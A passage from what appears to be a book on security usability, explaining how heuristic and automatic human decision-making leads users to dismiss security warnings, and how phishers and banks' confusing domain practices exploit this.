A standard abstract model that psychologists use for the problem-solving process is the problem-solving cycle [41][42]:

1. Recognise or identify the problem.

2. Define and represent the problem mentally.

3. Develop a solution strategy.

4. Organize knowledge about the problem.

5. Allocate mental and physical resources for solving the problem.

6. Monitor progress toward the goal.

7. Evaluate the solution for accuracy.

Consider how this standard model would be applied to the problem of the security warning dialog in Figure 48:

1. Recognise or identify the problem.
   "There is a dialog blocking my way".

2. Define and represent the problem mentally.
   "If I don't get rid of the dialog I can't continue doing my work".

3. Develop a solution strategy.
   "I need to get rid of the dialog".

4. Organize knowledge about the problem.
   "With other dialogs like this if I clicked on the close box or the 'OK'/'Cancel' button (as appropriate) the problem went away".

5. Allocate mental and physical resources for solving the problem.
   "Hand, move!".

6. Monitor progress toward the goal.
   "The dialog has gone away, allowing me to continue doing my job".

7. Evaluate the solution for accuracy.
   "Works just fine".

The user has handled the warning dialog exactly as per the psychological model, although not nearly as the developer would wish.

When there's no immediately obvious choice, people's decision-making abilities go downhill rapidly. One frequently-used method is to look for some distinction, no matter how trivial or arbitrary, to justify one choice over the other [43][44]. How many people go into a store to buy something like a DVD player, can't decide which of several near-identical models to buy, and end up choosing one based on some useless feature that they'll never use like the fact that one player has a karaoke function and the other doesn't? Other common strategies include procrastination [45][46] (which I'm sure you already knew, but now you have psychological evidence to confirm it), or to decide based on irrational emotions [47][48]. This is an appalling way to perform critical, security-related decision making!

Domain experts, for example security geeks, generally fare much better when making heuristic decisions than ordinary users. The reason why experts are better at this type of decision-making than the average person is that they have access to large, well-organised knowledge structures [49] and are more likely to come up with a good option as their first choice than the typical person [50]. This was first demonstrated in experiments carried out by Dutch chess player and psychologist Adriaan de Groot in which chess experts and novices were shown chessboards either with pieces laid out from a game in progress or with pieces laid out in random, jumbled order. Neither the experts nor the novices had much luck in memorising the layout of the jumbled board, but the experts, using their domain knowledge, were able to memorise much more of the logically laid-out board then the novices, who fared no better than with the randomly laid-out board [51]. You can experience this effect yourself (if you're not a chess player) by taking some program source code and mixing up the lines of code. While it's not hard to recall details of the code as originally laid out (unless you've started with something from the Obfuscated C Competition), it's much harder to recall anything about the illogical jumble of code. As with the influence of stress and other external stimuli that'll be covered in a minute, the inability to make use of organised knowledge structures reduces an expert to the level of a novice.

Research into how experts solve problems has also indicated that they tend to spend a considerable amount of time thinking about different representations of the problem and how to solve it based on underlying principles, while novices simply go for the most obvious representation and use of surface features [52][53][54][55]. The experts were able to both cover more solution strategies and arrive at the final solution more quickly than the novices. In addition experts are able to use their expertise to frame situations more rapidly and accurately than novices, and can then use this framing to steer their decision-making. Novices in contrast lack this depth of experience and have to use surface characteristics of the situation to guide their actions. There are however situations in which experts don't perform nearly as well as expected, and that's when they're required to deal with human behaviour rather than physical processes [56].

The problems that security experts have in dealing with how users will respond to security issues have already been covered (and are part of the focus of this chapter), but even user interaction designers, whose daily job involves dealing with human behaviour, can have trouble getting this right. For example in one set of four studies only about a third of the problems identified by usability experts were real problems. The remainder were cases of either a non-problem being misidentified as a problem (false positive) or a real problem being missed (false negative) [57]. This difficulty in dealing with human behaviour rather than physical processes comes about because processes are inherently predictable while human behaviour is inherently unpredictable, causing even experts to have problems with their decision-making.

Psychological studies have shown that in the presence of external stimuli such as stress (or the desire to get a job done, which is often the same as stress), people will focus on the least possible amount of evidence to help them make a quick decision.

Specifically, the external stimuli don't affect the way that we process information but reduce our ability to gather information and the ability to use our working memory to sort out the information that we do have [58][59][60][61] as well as reducing our cognitive flexibility so that we fall back to making decisions on autopilot rather than fully analysing the problem situation [62]. Thus even an expert when flooded with external stimuli will eventually have their decision-making ability reduced to that of a novice.

Stress can play a critical role in the decision-making process. As the author of the book on irrationality that was mentioned earlier points out, "it has been found that any high level of emotion is inimical to the careful consideration of different alternatives […] It is not merely strong emotions that cause inflexible thinking; any form of stress produces it" [21]. The scary effects of this were demonstrated in one experiment carried out on soldiers who had been trained on how to safely exit a plane in the event of an emergency. Through an intercom that had been "accidentally" left on they overheard a (rehearsed) conversation among the pilots in which they discussed the impending crash of the plane. The group had great difficulty in recalling their instructions compared to a group who didn't overhear the conversation from the cockpit (this was done at a time when the requirements for human experimentation were considerably more lax than they are now and soldiers in particular were regarded as convenient guinea pigs for all manner of experimentation) [63].

A more common occurrence of this type of stress-induced performance failure occurs when we lose something of value. Instead of carefully and rationally considering where we last saw the item and where we've been since then, our initial reaction is to frantically search the same place or small number of places over and over again on the assumption that we somehow missed it the other five times that we looked there.

One unfortunate situation in which an extreme case of this kind of decision-making occurs is during episodes of perceptual narrowing, more commonly known as panic, in which we lose the ability to focus on anything but a single goal. While this may serve evolution well in most cases, in some instances the ability to step back a bit and consider other options would also be helpful. To some extent though the classification of a panic-based decision is a bit of a case of circular reasoning: if a snap decision leads to a positive outcome then it's quick thinking, if it leads to a negative outcome then it's a panic reaction.

This inability to dispassionately enumerate all possibilities when trying to solve a problem is actively exploited by stage magicians, who anticipate how observers will reason and then choose a way of doing things that falls outside our standard ability to think of possibilities. As a result they can make things appear, disappear, or transform in a manner that the majority of observers can't explain because it's been deliberately designed to be outside their normal reasoning ability [64]. You can try a (rather crude) form of this yourself: create a description of an object disappearing, ask a bunch of people to list all of the ways in which they'd explain it away, and then see if you can come up with a way of doing it that doesn't involve any of the standard expectations of how it could be done (if the item that disappears is someone else's money or valuables then you didn't learn this particular strategy here).

Stress-induced behavioural modification is of some concern in security user interface design because any dialog that pops up and prevents the user from doing their job is liable to induce the stress response. If you're currently contemplating using these so-called warn-and-continue dialogs in your security user interface, you should consider alternatives that don't lock users into a behaviour mode that leads to very poor decision-making.

It's not a Bug, it's a Feature!

The ability to sort out the relevant details from the noise is what makes it possible for humans to function. For example as you've been reading this you probably haven't noticed the sensation of your clothes on your skin until this sentence drew your attention to it. The entire human sensory and information-processing system acts as a

series of filters to reduce the vast flow of incoming information to the small amount that's actually needed in order to function. Even the very early stages of perception involve filtering light and sound sensations down to a manageable level. Selective attention processes provide further filtering, giving us the ability to do things like pick out a single conversation in a crowded room, the so-called cocktail party phenomenon (or more formally the source separation problem) [65]. At the other end of the chain, forgetting discards non-meaningful or non-useful information.

Imagine if, instead of using singular evaluation, humans had to work through the implications of all possible facts at their disposal in order to come to a conclusion about everything they did. They would never get anything done. There exists a mental disorder called somatising catatonic conversion in which people do exactly this, over-analysing each situation until, like the 1960s operating system that spent 100% of its time scheduling its own operational processes when running on low-end hardware, they become paralysed by the overhead of the analysis. Artificial intelligence researchers ran into exactly this problem, now called the frame problem, when they tried to recreate singular evaluation (or to use its more usual name "common sense") using computer software [66], and in problem-solving literature the same effect is known as "analysis paralysis". The mechanistic approach resulted in programs that had to grind through millions of implications, putting all of the relevant ones in a list of facts to consider, and then applying each one to the problem at hand to find an appropriate solution.

Framing the problem appropriately often plays a significant part in its solution. Simply recognising what the problem to be solved actually is (rather than what it apparently is) can be challenging. Most users will, for example, identify a commonly-encountered security problem as "There is an annoying dialog box blocking my way" rather than "There is a potential security issue with this web site". A long-standing complaint from employers (and to a lesser extent tertiary educators) is that most current education systems do a very poor job of teaching problem representation and problem solving, but simply prepare children to answer well-defined, carefully presented problems, which doesn't help much with solving less well-defined ones. As a result new hires are often unable to function effectively in the workplace until they've picked up sufficient problem-solving skills that it's no longer necessary for them to be provided with paint-by-numbers instructions for the completion of non-obvious tasks. Even psychologists still lack detailed understanding of the processes involved in problem recognition, problem definition, and problem representation [67]. Philosopher Daniel Dennett has a great illustration of this issue in a tale that records how various revisions of a robot deal with the problem of a bomb in the room. They all invariably end up getting blown up due to different types of under-analysis, over-analysis, or mis-analysis [68].

Even without going to such extremes of (in-)decision making as somatising catatonic conversion, over-attention to detail can lead to other psychological problems. One (comparatively) milder symptom of this may be obsessive-compulsive disorder or OCD (the connection between anxiety and OCD is rather complex [69] and somewhat beyond the scope of this book). The overly reductionist brains of sufferers causes them to become lost in a maze of detail, and they fall back to various rituals that can seem strange and meaningless to outside observers in order to cope with the anxiety that this causes [70].

The start of this chapter contained a statement that no normal human makes decisions using the SEU model. There is in fact a very small class of people who do make decisions this way, and that's people who have sustained damage to the frontal lobes of their brains (and in case that doesn't mean much to you, the medical term for when this is done deliberately as part of a surgical procedure is "lobotomy". Another situation in which only people with brain damage actually behave the way that geeks expect ordinary users to behave is given in "Security through Rose-tinted Glasses" on page 166).

Neurology professor Antonio Damasio gives a fascinating account of one of his patients who had ventromedial prefrontal lobe damage sustained after the removal of a brain tumour, which caused him to function more or less perfectly normally except

that his decision-making was dispassionately logical, a textbook application of the SEU model. When the patient was asked when he'd like to come in for his next appointment, he "pulled out his appointment book and began consulting the calendar. […] For the better part of a half-hour, the patient enumerated reasons for and against each of the two dates: previous engagements, proximity to other engagements, possible meteorological conditions, virtually anything that one could reasonably think about concerning a simple date […] he was now walking us through a tiresome cost-benefit analysis, an endless outlining and fruitless comparison of options and possible consequences. It took enormous discipline to listen to all of this without pounding on the table and telling him to stop" [71]. Singular evaluation in humans isn't a bug, it's what makes it possible for us to function.

Usability researchers have already run into this issue when evaluating browser security indicators. When users were asked to carefully verify whether sites that they were visiting were legitimate or not, the researchers had to abort the experiment after finding that users spent "absurd amounts of time" trying to verify site legitimacy [72]. On top of this, making users switch off singular evaluation led to a false-positive rate of 63%, because when the users tried hard enough they would eventually find some reason somewhere to justify regarding the site as non-kosher. More worryingly, even after spending these absurd amounts of time trying to detect problem sites, the users still failed to detect 36% of false sites using standard browser security indicators, no matter how much time they spent on the problem. As in the non-computer world, the use of singular evaluation is a basic requirement for users to be able to function, and a security user interface has to carefully take into account this human approach to problem-solving.

Reasoning without the use of heuristic shortcuts may be even more error-prone than it is with the shortcuts. If we accept that errors are going to be inevitable (which is pretty much a given, particularly if we eschew shortcuts and go with a very demanding cover-all-the-bases strategy) then the use of shortcuts (which amount to being controlled errors) may be better than avoiding shortcuts and thereby falling prey to uncontrolled errors [73].

A number of other evolutionary explanations for different types of human reasoning have been proposed, and the field is still a topic of active debate [74][75][76][77][78][79]. One interesting theory is that errors may be an evolutionary survival mechanism, provided that at least some individuals survive the consequences of the error [80]. Consider what would happen if no errors (deviations from the norm) ever occurred. Imagine that during some arbitrary time period, say about 2½ billion years ago, errors (deviations, mutations, whatever you want to label them) stopped happening. At that point cyanobacteria were busy converting the earth's early reducing atmosphere into an oxidizing one, precipitating the oxygen crisis that proved catastrophic to the anaerobic organisms that existed at the time. The ecological catastrophe of changing the atmosphere from 0.02% oxygen to around 21% oxygen pretty much wiped out the existing anaerobic life (atmospheric change had been done long before humans had a go at it). Without mutations (errors), there'd be nothing left except a few minor life-forms that were immune to the poisonous effects of the oxygen. So from an evolutionary perspective, error is a necessary part of learning, adaptation, and survival. Without errors, there is no progress.

A more tongue-in-cheek evolutionary explanation for why we don't use the SEU model in practice is provided by psychologists Leda Cosmides and John Tooby: "In the modern world we are awash in numerically expressed statistical information. But our hominid ancestors did not have access to the modern accumulation which has produced, for the first time in human history, reliable, numerically expressed statistical information about the world beyond individual experience. Reliable numerical statements about single event probabilities were rare or nonexistent in the Pleistocene" [81].

Evaluating Heuristic Reasoning

Researchers have identified a wide range of heuristics that people use in choosing one of a range of options, including very simple ones like ignorance-based decision

making (more politely called recognition-based decision making: if you're given two options then take the one that you're familiar with) and one-reason decision making (take a single dimension and choose the option/object that displays the greatest magnitude in that dimension), or one of a range of variations on this theme [82][83].

To determine the effectiveness of the different decision-making heuristics, researchers ran detailed simulations of their performance across a wide range of scenarios. The tests involved applying the various decision-making strategies to the problem of deciding which of two objects scored higher in a given category, with the strategies ranging from simple recognition-primed decision making through to far more complex ones like linear regression. The decisions as to which scored higher covered such diverse fields as high school dropout rates, homelessness rates, city populations, house prices, professors' salaries, average fuel consumption per state, obesity at age 18, fish fertility (!!), rainfall due to cloud seeding[29], and ozone in San Francisco. The information available to guide the decisions included (to take the example of home pricing) current property taxes, number of bathrooms, number of bedrooms, property size, total living area, garage space, age of the house, and various other factors, up to a maximum of eighteen factors [84]. In other words the researchers really left no stone unturned in their evaluation process.

An example of a problem that can be solved through recognition-based decision-making is the question of whether San Diego has more inhabitants than San Jose (if you're from outside the US), or Munich has more inhabitants than Dortmund. Most people will pick San Diego or Munich respectively, using the simple heuristic that since they've heard of one and not the other, the one that they've heard of must be bigger and better-known (in practice people don't explicitly go through this reasoning process, they just pick the one that they've heard of and things work out) [85]. The recognition data was taken from a survey of students at the University of Chicago for the German cities (who rated Munich ahead of several larger German cities, including its capital with three times the population — never underestimate the effect of beer fests on the student psyche) and the University of Salzburg (which is actually in Austria) for the US cities. The effectiveness of this heuristic was such that data gathered from the German-speaking students actually served slightly better in identifying relative populations of US cities than it did for German ones, a phenomenon that'll be explained more fully in a minute[30].

The amazing thing about these basic heuristics is that when researchers compared them with far more complex ones like full-blown multiple regression analysis using all 18 available factors, the accuracy of the more complex and heavyweight multiple-regression analysis was only slightly better than that of the simple heuristic techniques [86][87]. These results were so astonishing that the researchers had trouble believing them themselves. To catch any possible errors, they hired two separate teams of programmers in the US and Germany to independently reproduce the results, and when they published them included all of their data so that others could perform their own replications of the experiments, which many did [83].

One proposed explanation for this unlikely-seeming result is that strategies like multiple linear regression, which make use of large numbers of free parameters, assume that every possible parameter is relevant, a problem known as overfitting. Overfitting is of particular concern in machine learning, where a learning mechanism such as a neural network may concentrate on specific features of the training data that have little or no causal relation to the target. Simple heuristics on the other hand reduce overfitting by (hopefully) filtering out the noise and only using the most important and relevant details, an unconscious mental application of Occam's razor. The result is a performance that approaches that of full-blown linear regression but at a small fraction of the cost.

---

[29] Not to be confused with cloud computing, which is a synergistic fusion that leverages business value across a wide variety of domains.
[30] In case you're wondering why some of these descriptions contain various amounts of additional detail rather than just abstract information or bare statistics, it has nothing to do with the fact that experimental psychologists have found that something is more likely to sink in if it comes with a vivid narrative rather than as bare statistics — I'd never dream of using readers as psychological guinea pigs.

The overfitting problems of the more complex methods were demonstrated by an investigation into how well the prediction methods generalised to making future predictions. In other words when the model is fed data from a training set, how well does it make predictions for new data based on the existing training-set data? Generalisation to non-test data is the acid test for any prediction system, as any IDS researcher who's worked with the MIT Lincoln Labs test data can tell you.

The results confirmed the overfitting hypothesis: The performance of linear regression dropped by 12%, leaving one of the simple heuristics as the overall winner, at a fraction of the cost of the linear regression [84]. Another experiment using a Bayesian network, the ultimate realisation of the economic decision-making model, in place of linear regression, produced similar results, with the full-blown Bayesian network performing only a few percent better than the simplest heuristic, but at significantly higher cost [88].

The same problem that affected the computer models also affects humans. In a series of experiments into rating items like strawberry jam, works of art, and preferred home locations, subjects were asked to rate them either with or without reasons for why they gave a particular rating. The ratings that required a lot of thought in order to produce a rationale turned out to be terrible because the subjects incorporated all sorts of irrelevant parameters that made it possible to justify the rating that they gave but that had no bearing on the actual desirability of the item that was being rated [89][90] [91][92][93][94][95][31].

The applicability of these results to the security field was demonstrated in a recent study in which users were asked to make various decisions about how much personal information they'd reveal on a social-networking site. Those who spent more time thinking about it were willing to share more information, and share more sensitive information, than those who didn't. In other words devoting more attention to privacy issues made things worse rather than better! [96]. The reasons for this are still somewhat unclear, but in a process that's similar to the over-thinking problem that occurs when coming up with ratings for items it may be related to the fact that it's easy to deny access on a hunch but not so easy if you have to carefully think about why you're denying access, leading to a de facto default-allow rather than a default-deny policy.

Note that this result doesn't mean that people are locked into using a single heuristic at all times, merely that their behaviour for certain types of problems is best modelled by a particular heuristic. In practice for general problem solving people mix strategies and switch from one to another in unpredictable ways [97]. The nondeterminism of the human mind when applying problem-solving strategies is something that's currently still not too well understood.

Unfortunately while this heuristic strategy is generally quite effective, it can also be turned against users by the unscrupulous, and not just attackers on the Internet. For example recognition-based decision making is directly exploited by the phenomenon of brand recognition, in which marketers go to great lengths to make their brands visible to consumers because they know that consumers will choose the marketers' products (brands) in preference to other, less- or even un-recognised brands.

A variation of this is the "expensive = good" heuristic, which used to be a reasonably good measure of a product before marketers got involved because the price of an item was generally a reflection of the amount and quality of time, labour and materials that had gone into creating it. Marketers then realised that they could flip this heuristic around and use it against consumers by reversing the "good $\Rightarrow$ expensive" expectation to create "expensive $\Rightarrow$ good". So when struggling whisky producer Chivas Brothers massively increased the price of their Chivas Regal whisky in the 1980s sales took off and they haven't looked back since. The product hadn't changed

---

[31] This represents the tail end of around four decades of research on the effects of information overload, the details of which are a bit too complex to go into here but which are summarised nicely in "Consumer Processing of Hazard Warning Information", Wesley Magat, W.Kip Viscum and Joel Huber, *Journal of Risk and Uncertainty*, **Vol.1**, **No.2** (June 1988), p.201.

at all, the only thing different was the price (this event has since become a near-legend of marketing lore and is occasionally referred to as the Chivas Regal effect).

In adopting strategies like this the perpetrators have performed an active penetration attack on the human decision-making process (as with a number of other methods of exploiting human behaviour, the marketers and fraudsters figured out through empirical means how to exploit the phenomenon long before psychologists had explored it or determined how or why it worked).

Current ideas on heuristic reasoning almost certainly aren't the last word on human decision-making processes, but simply represent the best that we have at the moment. In particular there's no overall, unifying theory for human decision-making yet, just a series of descriptive concepts and astute observations. Even the abstract model for this mode of reasoning, which used to cast humans as cognitive misers who would use various shortcuts (and, unfortunately, biases) to avoid having to invest large amounts of effort into addressing each and every problem, has more recently been replaced with the rather more politically correct approach of thinking of humans as motivated tacticians who still function in more or less the same manner but without being labelled "misers" for their efforts [98][99] (although you can still refer to it as a "cognitive conservation phenomenon" if you like [100]). So the material that's presented here represents the newest (or at least the more influential) thinking by experts in the field, but isn't necessarily the definitive answer to questions about human decision-making. What's missing in particular is more information on the psychological mechanisms by which human decision-making processes operate.

Consequences of the Human Decision-making Process

Psychologists distinguish between the two types of action taken in response to a situation as automatic vs. controlled processes [101][102]. Controlled processes are slow and costly in terms of the amount of mental effort required, but in compensation provide a great deal of flexibility in handling unexpected situations. Automatic processes in contrast are quick and have little mental overhead. While controlled processes are associated with deliberate action, automatic processes are essentially acting on autopilot. Because of this, automatic processing is inherently parallel (it's possible to handle multiple tasks at the same time) while controlled processing is strictly serial (you have to focus exclusively on the task at hand). Another way of distinguishing the two types of processes is in the level of control that we have over them: one is voluntary, the other is involuntary [103][104][105].

A classic psychology experiment that investigates automated processing is the Stroop task, in which colour names are flashed up randomly in front of a subject and they have to press a button labelled with the appropriate colour. To make this more difficult the colours of the letters that make up the colour names differ from the colour name itself, so that for example the word "green" might be displayed in blue, and subjects are expected to press the blue button when they see this and not the green one. This is an extremely difficult task because reading and interpreting words is a totally automated process, leading to a real struggle in the brain to disable it and use a controlled process to identify the actual colour (although the original effect was first demonstrated by an experimental psychologist in the 1930s [106] it wasn't until functional magnetic resonance imaging (fMRI) came along about half a century later that we found out how much of a struggle really goes on in the mind when performing this task [107]).

A good illustration of the difference between controlled and automatic actions is the difference between a novice and an experienced driver. A novice driver has to manually and consciously perform actions such as changing gears and checking the rear-view mirror, while for an experienced driver these actions occur automatically without any conscious effort. To cope with the inability to handle the driving process via automatic actions, novice drivers load-shed by ignoring one of the two main aspects of driving (speed control and steering), with the result that they crawl down the road at an irritatingly slow speed while they concentrate on steering. It's not until both aspects of vehicle control have become automatic processes that the novices progress to the level of more experienced drivers [108].

This load-shedding phenomenon is particularly pernicious in situations like aircraft control, where a multitude of events such as an unexpected occurrence during an already complex operation like takeoff or landing can overload a pilot's ability to maintain full awareness of the situation [109][110][111]. In order to cope with the situational awareness problem the pilot load-sheds, and the result of this process is written up by the board of inquiry as "pilot error".

Mind you, you can sometimes use the load-shedding phenomenon to your advantage. If you suspect that someone's lying to you, you can increase their cognitive load to the point where they can no longer both maintain the lie and deal with the extra load. One way of doing this is to get them to narrate their story in reverse, which is awkward because it runs counter to the natural sequence of events and increases the chances that the liar will trip themselves up [112].

Another example of an automatic process occurs when you drive in to work (or along some other familiar route) and you start thinking about something else. Suddenly you're at your destination and you can't really recall any part of the process that got you there. This isn't something as simple as leaving the iron on, this is a long and very involved process to which a lot of resources are allocated (sometimes this autopilot mechanism can go slightly wrong, leading to problems of absent-mindedness when the autopilot kicks in inappropriately and you find yourself halfway to work on a Saturday morning when your original intention was merely to pick up some bread and milk at the shops [113]). The brain was paying attention, but it was an automatic process so you're not conscious of it [114].

Conversely, if you want to experience the opposite of the autopilot effect then try driving to work along an unfamiliar route (and without using an aide like a GPS, for which task focus, covered in "Security Indicators and Inattentional Blindness" on page 193, overrides everything else). Because the route is unfamiliar to you the driving isn't an automatic process any more and you remain much more aware of your surroundings.

One unfortunate effect of the ability to perform simultaneous unconscious and conscious processing occurs when the controlled process (conscious thinking) is applied to the automated process (unconscious processing) and starts analysing the background automated process. Am I doing this right? Should I have done something else just then? What would happen if I tried this instead? The result is what performers call choking, someone becoming incapacitated by their own thoughts.

You can see the conflict between conscious and unconscious processing yourself if you write something simple like your name or the weekday repeatedly across a piece of paper and at some point start counting backwards from 100 while you write. Look at what happens to either your writing speed or writing quality when you do this, depending on which load-shedding strategy you choose to adopt. Now try it again but this time sign your name (an automatic process for most people) and see what happens.

This simple experiment in fact mirrors some of the early investigations into the phenomenon of attention that were carried out in the 1950s, which involved seeing whether and how much performing one task interfered with another [115][116]. The initial theory was that there was some cognitive bottleneck in the human information-processing system, but alongside this bottleneck metaphor there's a whole list of others including a filtering metaphor that assumes that humans have a limited information-processing capacity and therefore use a kind of selective filter to protect themselves from overload, a serial vs. parallel-processing metaphor in which parallel processing has to switch to serial processing under load, an economic metaphor that models attention as a limited resource that's allocated as required, a performance-oriented characteristic model that tries to measure the resources allocated to each attention task, and numerous others as well. The debate over which model is the most accurate one and exactly how and why the finite-attention effect occurs (and even whether we should be calling this stuff "attention", "effort", "capacity", or "resources") hasn't stopped since the very first metaphors were proposed [117][118].

The nature of this unconscious processing has been explored by psychologists working with hypnotised patients. If you've ever seen a stage hypnotist you'll know that a common trick is to make people perform some relatively unpleasant or unusual act while making them think that they're actually performing a benign act. One example of this that's been used by hypnotists is to get people to eat an onion while thinking that it's an apple. Going for something a bit less showy, psychologists prefer to get subjects to stick their hands in very cold water, a harmless method of inducing pain, which hypnotised subjects can ignore.

In the 1970s psychology professor Ernest Hilgard looked into this a bit further by telling hypnotised subjects that he was going to talk to their other selves, and these other selves were very much aware of what was really going on. This phenomenon occurs in an even more extreme form in people with dissociative identity disorder (formerly known as multiple personality disorder) and despite a large number of hypotheses covering this type of conscious vs. unconscious processing we really don't have much clue as to what's really going on, or in some cases even whether it's really going on: because of the observer effect, the act of trying to observe something may be changing what we're observing. For example various portions of the visual cortex will still respond to visual stimuli even in completely anaesthetised animals, indicating that at least some neural activity occurs at a completely subconscious level.

One characteristic of an automatic process is that it's triggered by a certain stimulus and, once begun, is very hard to stop, since there's no conscious effort involved in performing it. This makes automatic processes very hard to control: present the right stimulus and the body reacts on its own. This is why people click away confirmation dialogs without thinking about it or even being aware of what they're doing (lack of conscious awareness of an action is another characteristic of automatic processes).

Several of the theoretical models proposed for the phenomenon of attention have also been used to try and analyse the mechanisms involved in controlled vs. automatic processes. For example the serial vs. parallel model of attention that was mentioned earlier treats an automatic process as a parallel process that doesn't draw on attentional capacity, while a controlled process is a serial process that does [119][120]. Examinations of automatic processes have been rendered quite difficult by the fact that most of the processing takes place at a level below conscious awareness. For example, how would you explain (or in psychological terminology, introspect) the processes involved in coming up with the words to produce a sentence? You can be aware of the outcome of the processing, but not the workings of the underlying processes.

As with several of the other psychological phenomena that are covered here, thinking that an ability to force people into a particular way of doing things will fix whatever the problem that you're trying to address is, isn't necessarily valid. Experimental psychologists have found that trying to turn an automatic process back into a controlled process can actually reduce performance [121]. The reason for this is that directing attention at the process in order to have more control interferes with its automatic execution, making the overall performance worse rather than better.

From a psychological perspective, judgemental heuristics in the form of automatic processes work well in most cases by saving users time, energy, and mental capacity. As psychology professor Arne Öhman puts it, "conscious mental activity is slow, and therefore conscious deliberation before defensive action is likely to leave the genes of the potential prey unrepresented in the next generation" [122]. Unfortunately while automatic processes are a great relief when dealing with pointless popup dialogs they suffer from the problem that attackers can take advantage of the click, whirr response to stimulate undesirable (or desirable, from the attacker's point of view) behaviour from the user, tricking them into overriding security features in applications in order to make them vulnerable to attack. This aspect of user behaviour in response to SSL certificates is being exploited by phishers through the technique of "secure phishing", in which attackers convince users to hand over passwords and banking details to a site that must be OK because it has a certificate.

In 2005, the first year that records for this phenomenon were kept (although the attack itself had first been described more than a decade ago [123] and was already in active use before 2005 [124]), over 450 such secure phishing attacks were discovered, although overall secure phishing currently constitutes a minute fraction of all phishing for the simple reason that phishers have found it much easier just to not bother with SSL [125]. The attacks used a variety of techniques ranging from self-signed certificates and cross-site scripting and frame injection to insert content into real financial web sites through to the use of genuine certificates issued to sound-alike [126] or disguised [127] domains, eventually became integrated into preconfigured phishing toolkits sold over the Internet [128]. Years later, there types of attacks were still continuing [129].

An example of the latter type of attack was the `visa-secure.com` one aimed at Visa cardholders. Since Visa itself uses soundalike domains such as `verifiedbyvisa.com` and `visabuxx.com` and the site was otherwise indistinguishable from a real Visa site, the phish proved to be extremely effective [130]. As Figure 50 shows, Visa isn't the only company with this problem.

Figure 50: American Express certificate for a different site

The use of multiple completely unrelated domains is fairly common among financial institutions [131]. Citibank for example uses alongside the obvious `citibank.com` six other unrelated domain names like `accountonline.com`, with Figure 51 being one example of such a domain (with a wrong certificate certifying it to boot). The domain `citibank-verify.4t.com` on the other hand is (or was) a phishing site, complete with a legitimate CA-issued certificate, but users would need an excessively deep understanding of DNS and X.500 theology in order to understand where the problem lies.

Other domains in the "citibank" namespace alone include `citibank-america.com, citibank-credicard.com, citibank-credit-card.com, citibank-credit-cards.com, citibank-account-updating.com, citibank-creditcard.com, citibank-loans.com, citibank-login.com, citibank-online-security.com, citibank-secure.com, citibank-site.com, citibank-sucks.com, citibank-update.com, citibank-updateinfo.com, citibank-updating.com,`

`citibankaccount.com`, `citibankaccountonline.com`, `citibankaccounts.com`, `citibankaccountsonline.com`, and `citibankbank.com`, of which some are legitimate and some aren't. To work around this confusion the designers of the site-specific browser (SSB) mechanism covered in "Case Study: Scrap it and Order a New One" on page 393 take advantage of the fact that while banks will quite happily use dozens of random URLs and domains, they're extremely protective of their logo/brand, so the best way to identify an organisation is through its graphical logo and not through some arbitrarily-chosen URL or domain name. More details of SSBs are given later.

Figure 51: One of Citibank's many aliases

Another example of unrelated domain name usage is the Hanscom Federal Credit Union (serving the massive Hanscom air force base, a tempting target), which uses all of `www.hfcu.org`, `locator.hfcu.org`, `ask.hfcu.org`, `calculators.-hfcu.org`, `www.loans24.net`, `hfcu.mortgagewebcenter.com`, `secure.andera.com`, `secure.autofinancialgroup.com`, `hffo.-cuna.org`, `www.cudlautosmart.com`, `www.carsmart.com`, `reorder.-libertysite.com`, `www.ncua.gov`, `www.lpl.com`, `anytime.cuna.org`, `usa.visa.com`, and `www.mycardsecure.com`. Although obfuscated names like `hffo.cuna.org` aren't (at least in this case) being run by phishers, it's hard to see what relates something like "libertysite" to "Hanscom Federal Credit Union".

It's not just banks that do this, numerous other companies engage in this type of phishing-victim training, which Microsoft security research Adam Shostack has dubbed "scamicry" (scam mimicry), genuine communication with the user that's indistinguishable from a scam, as well [132]. For example Amtrak use a provider with the same phishing-style mechanism, a clickable link to an arbitrary non-Amtrak site that asks for the user's Amtrak account credentials [133]. Several well-known media organisations like The Economist and The New Yorker do the same thing, although through a different provider [134]. Chase repeatedly sent its customers email asking them to click on links to join its phishing- and identity-theft protection program [135], including ones sent from non-Chase subcontractors [136]. Scotiabank in Canada sends out unauthenticated email messages complete with clickable links through it's "The Vault" mailing list, including ones to win a monthly $1,000 cash prize draw. Even major computer security companies have sent out phishing emails [137][138][139]. The list of companies and organisations that engage in scamicry goes on and on.

This problem arises because companies outsource their customer communications to ESP (email sending provider) companies who specialise in handling bulk mailings and customer interaction on their behalf (in the early days "ESP" was often synonymous with "spammer" but the industry has long since cleaned up its act). Since ESPs rarely utilise the necessary DNS trickery to appear as the customer that they represent, the result is that many large organisations are outsourcing their phishing training. Users have provided numerous other examples of sites engaging in such practices [140], and content-distribution network Akamai's entire business

